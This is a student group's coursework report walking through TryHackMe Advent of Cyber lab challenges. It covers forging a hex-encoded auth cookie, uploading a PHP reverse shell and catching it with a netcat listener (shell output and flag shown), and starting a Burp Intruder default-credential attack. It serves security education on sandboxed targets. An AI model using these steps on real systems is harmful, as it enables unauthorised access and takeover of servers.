

# Report PSP0201 T2130 - Tutorial Week 2

Group: **Marceline**

ID	Name	Role
1211100899	Muhammad Shahril Aiman	Leader
1211101533	Muhammad Aniq Fahmi	member
1211101303	Aiman Faris	member
1211102759	Muhammad Zaquan	member



## Day 1: Web Exploitation: A Christmas Crisis

**Tools used:** Kali Linux, Firefox

Solution/Walkthrough:

### Question 1:

Registration and logging in to the Christmas Control Centre. No access to the control console.



Opening up the browser developer tools to check on the cookie.

The screenshot shows a web browser window with the address bar at 10.10.28.191. The page title is "VIEW CONSOLE". The main content area features a large image of a teddy bear on the left and a table on the right. The table has two columns: "Control" and "Active?". The rows are "Part Picking", "Assembly", and "Painting", all with "No" in the "Active?" column. A "Logout" button is in the top right corner. The browser's developer tools are open at the bottom, showing the "Cookies" section. The "Cookies" list shows a single cookie with the name "auth" and a value starting with "7b22636f6d70616e79223a2254686520...". The "Data" pane on the right shows the cookie's details, including its creation time, domain, and path.

Control	Active?
Part Picking	No
Assembly	No
Painting	No

## Question 2:

Obtain the value of the cookie.

This is a close-up screenshot of the browser's developer tools, specifically the "Cookies" section. The "auth" cookie is selected, and its value is visible in the "Value" column: "7b22636f6d70616e79223a2254686520...". The "Data" pane on the right shows the cookie's details, including its creation time, domain, and path.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a2254686520...	10.10.28.191	/	Session	134	false	false	None	Fri, 17 Jun 2022 14:...

### Question 3:

Using Cyberchef, convert the cookie value to string.

The screenshot shows the CyberChef web interface in a browser. The URL is [https://gchq.github.io/CyberChef/#recipe=From\\_Hex\('Auto'\)&input=N2lyMjYzNmY2ZDcwNjE2ZTc5MjIz](https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')&input=N2lyMjYzNmY2ZDcwNjE2ZTc5MjIz). The 'Recipe' panel on the left shows the 'From Hex' recipe with the 'Delimiter' set to 'Auto'. The 'Input' panel on the right contains the hex string: `7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a226e6f6d6f76657273616365227d`. The 'Output' panel on the right shows the resulting JSON string: `{"company":"The Best Festival Company", "username":"nomoversace"}`. The interface also includes a sidebar with 'Operations' and 'Favourites' lists, and a 'BAKE!' button at the bottom.

### Question 4:


Changing the username to 'santa', convert the JSON statement to hex.

The screenshot shows the CyberChef web interface with the URL [https://gchq.github.io/CyberChef/#recipe=To\\_Hex\('None',0\)&input=eyJjb2lwYW51IjoieVGHUEJlc3QgRmV](https://gchq.github.io/CyberChef/#recipe=To_Hex('None',0)&input=eyJjb2lwYW51IjoieVGHUEJlc3QgRmV). The 'Recipe' panel shows the 'To Hex' recipe with 'Delimiter' set to 'None' and 'Bytes per line' set to '0'. The 'Input' panel contains the JSON string: `{"company":"The Best Festival Company", "username":"santa"}`. The 'Output' panel shows the resulting hex string: `7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d`. The interface includes the same sidebar and 'BAKE!' button as in the previous screenshot.



### Question 5:

Now having access to the controls, switching on every control shows the flag.



### METHODOLOGY:

When we started the machine, it gave us an Ip address that leads us to a login page which we have to register and login in order to obtain the first cookie by using browser developer tool by pressing f12, then we take the first cookie and bring it to cyber chef to change it from hexadecimals to text form or JSON statement. Then, we change the username that we created into "santa" and convert the JSON statement to hexadecimal form to get the value of santa's cookie. After we obtain the value of the cookie, we went back to the log in page and use the developers' tool to create a new cookie so that the system detects us as santa so we can log in as santa which is the administrator page that can enable every control. We enable every control in the page and obtain the flag that we need for the final question.

## Day 2: Web Exploitation, The Elf Strikes Back!


**Tools used:** Kali Linux, Firefox

**Solution/Walkthrough:**

### Question 1


What string of text needs adding to the URL to get access to the upload page?

[?id=ODIzODI5MTNiYmYw](#)




## Question 2

What type of file is accepted by the site?




### Question 3

In which directory are the uploaded files stored?




### Question 4

Activate your reverse shell and catch it in a netcat listener!



## Question 5

What is the flag in `/var/www/flag.txt`?



```
kali@kali: ~  
File Actions Edit View Help  
└─$ sudo nc -lvp 1234  
[sudo] password for kali:  
listening on [any] 1234 ...  
connect to [10.18.31.27] from (UNKNOWN) [10.10.81.159] 39934  
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x86_64 x86_64 GNU/Linux  
10:55:14 up 29 min, 0 users, load average: 0.00, 0.00, 0.03  
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=48(apache) gid=48(apache) groups=48(apache) from the apache web server or application.  
sh: cannot set terminal process group (882): Inappropriate ioctl for device  
sh: no job control in this shell  
sh-4.4$ cat /var/www/flag.txt  
cat /var/www/flag.txt  
sh: cat /var/www/flag.txt: No such file or directory  
sh-4.4$ cat /var/www/flag.txt  
cat /var/www/flag.txt  
  
=====
```

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!  
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!  
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!  
--Muir (@MuirlandOracle)

```
=====
```

sh-4.4\$ █

## METHODOLOGY:

Firstly, we copy the Ip address that was given in Tryhackme and paste it another tab. We got a page that request our id to be put in to enter further in the page. We added this"? id=ODIzODI5MTNiYmYw" on our Ip address which gave us access to the page which now we have to upload a file in it. Then we save the reverse shell into our files by using the command "`cp /usr/share/webshells/php/php-reverse-shell.php`". After the file is saved, we used nano to change the ip address and port. After all has been changed we saved it and went straight to creating a listener called netcat to increase the chances of our reverse shell connecting back. We set up the netcat listener and then we upload the file that we saved earlier in the process to the page that request us the file. Once the upload is complete, we went to `(*ip*/uploads)` to check whether our file is there or not. Once we saw the file, we click on it and went back to the terminal to check if our listener is working. Finally, we entered `cat /var/www/flag.txt` to complete our final task and get the flag



## Day 3: Web Exploitation, Christmas Chaos

**Tools used:** Kali Linux, Firefox, AttackBox

Solution/Walkthrough:

### Question 1 & 2:

1.What is the name of the botnet mentioned in the text that was reported in 2018?

2.How much did Starbucks pay in USD for reporting default credentials according to the text?

#### Default Credentials


You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

### Question 3:


Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?



A vertical timeline showing the progression of a report on Hackerone. It starts with a blue dot indicating the report was requested for disclosure by user 'arm4nd0' on June 25th, 2 years ago. This is followed by another blue dot showing that 'ag3nt-j1', identified as 'U.S. Dept.Of Defense staff', agreed to disclose the report on the same date. The timeline ends with a blue dot stating 'This report has been disclosed.' also on June 25th, 2 years ago.

### Question 4&5:

4.Examine the options on FoxyProxy on Burp. What is the port number for Burp?



A screenshot of the FoxyProxy configuration interface. It features a 'Port' field with a star icon, containing the value '8080'. Below it is a 'Username (optional)' field with a placeholder text 'username'.


5.What is the proxy type?



A screenshot of a proxy configuration form. It has a 'Proxy Type' field with a dropdown menu currently showing 'HTTP'. Below this is a 'Proxy IP address or DNS name' field with a star icon.

### Question 6:


Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?



### Question 8:

What is the flag?

#### Step 1



## Step 2

2. Go to the BurpSuite application and click the Proxy tab, then click the button "Intercept is on".


3. Navigate to your chosen website, as you're intercepting your traffic, you will see BurpSuite has held your request and will not forward it until you tell it to. Let's go to our web application and submit your details into a given form, in our case it's a generic login form.

4. This captured request will show up in the Proxy tab. Right-click it, and click "Send to Intruder"; BurpSuite has a lot of functionality to repeat modify and manipulate requests, Burp Intruder is a tool to automate customize web attacks. We will use Intruder to loop through and submit a login request using a list of default credential, in the hopes that one of the usernames and passwords in the list is correct.

5. Go to the Intruder tab, you should see your request. Here we will insert "positions" (telling Burp which fields to update when automating a request), select a list per position and start the attack.

1. Click the "Positions" tab, and clear the pre-selected positions.

